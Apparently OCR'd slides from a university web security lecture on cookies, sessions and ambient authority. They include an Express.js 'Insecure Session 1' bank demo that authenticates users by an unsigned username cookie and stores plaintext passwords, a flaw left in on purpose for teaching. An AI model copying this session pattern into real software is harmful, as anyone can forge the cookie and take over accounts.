CS 253: Web Security

Cookie and Session Attacks

Admin

- Assignment 0 is due Friday, October 4 at 5:00pm

```
Set-Cookie: theme=dark;
```

Header Name

Cookie Name

Cookie Value


Cookie: theme=dark;
Header Name
Cookie Name
Cookie Value

Sessions

- **Cookies** are used by the server to implement **sessions**
- **Goal:** Server keeps a set of data related to a user's current "browsing session"
- Examples
  - Logins
  - Shopping carts
  - User tracking

First HTTP request:

```
POST /login HTTP/1.1
Host: example.com

username=alice&password=password
```

HTTP response:

```
HTTP/1.1 200 OK
Set-Cookie: username=alice
Date: Tue, 24 Sep 2019 20:30:00 GMT

<!DOCTYPE html ...
```

All future HTTP requests:

```
GET /page.html HTTP/1.1
Host: example.com
Cookie: username=alice;
```

Ambient authority

- **Access control** - Regulate who can view resources or take actions
- **Ambient authority** - Access control based on a **global and persistent property** of the requester
  - The alternative is explicit authorization **valid only for a specific action**
- There are four types of ambient authority on the web
  - **Cookies** - most common, most versatile method
  - **IP checking** - used at Stanford for library resources
  - **Built-in HTTP authentication** - rarely used
  - **Client certificates** - rarely used

Demo: Sessions

Demo: Insecure Session 1

```
<!doctype html>
<html lang='en'>
  <head>
    <meta charset='utf-8' />
    <title>Example Bank</title>
  </head>
  <body>
    <form method='POST' action='/login'>
      Username:
      <input name='username' />
      Password:
      <input name='password' type='password' />
      <input type='submit' value='Login' />
    </form>
  </body>
</html>
```

Demo: Insecure Session 1


```
const express = require('express')
const cookieParser = require('cookie-parser')
const { createReadStream } = require('fs')
const bodyParser = require('body-parser')

const app = express()
app.use(cookieParser())
app.use(bodyParser.urlencoded({ extended: false }))

// Routes go here!

app.listen(4000)
```


Demo: Insecure Session 1

```
const USERS = { alice: 'password', bob: 'hunter2' }
const BALANCES = { alice: 500, bob: 100 }

app.get('/', (req, res) => {
  const username = req.cookies.username
  if (username) {
    res.send(`Hi ${username}. Your balance is $${BALANCES[username]}.`)
  } else {
    createReadStream('index.html').pipe(res)
  }
})

app.post('/login', (req, res) => {
  const username = req.body.username
  const password = USERS[username]
  if (password === req.body.password) {
    res.cookie('username', username)
    res.redirect('/')
  } else {
    res.send('fail!')
  }
})
```

Quick primer: Signature schemes

- Triple of algorithms **`(G, S, V)`**
  - **`G`**() → (**`pk`**, **`sk`**) - generator returns public key and secret key
  - **`S`**(**`sk`**, **`x`**) → **`t`** - signing returns a tag **`t`** for input **`x`**
  - **`V`**(**`pk`**, **`x`**, **`t`**) → **`accept`**|**`reject`** - checks validity of tag **`t`** for given input **`x`**
- Correctness property
  - **`V`**(**`pk`**, **`x`**, **`S`**(**`sk`**, **`x`**)) = **`accept`** should always be true
- Security property
  - **`V`**(**`pk`**, **`x`**, **`t`**) = **`accept`** should almost never be true when **`x`** and **`t`** are chosen by the attacker



Client


Server


Client

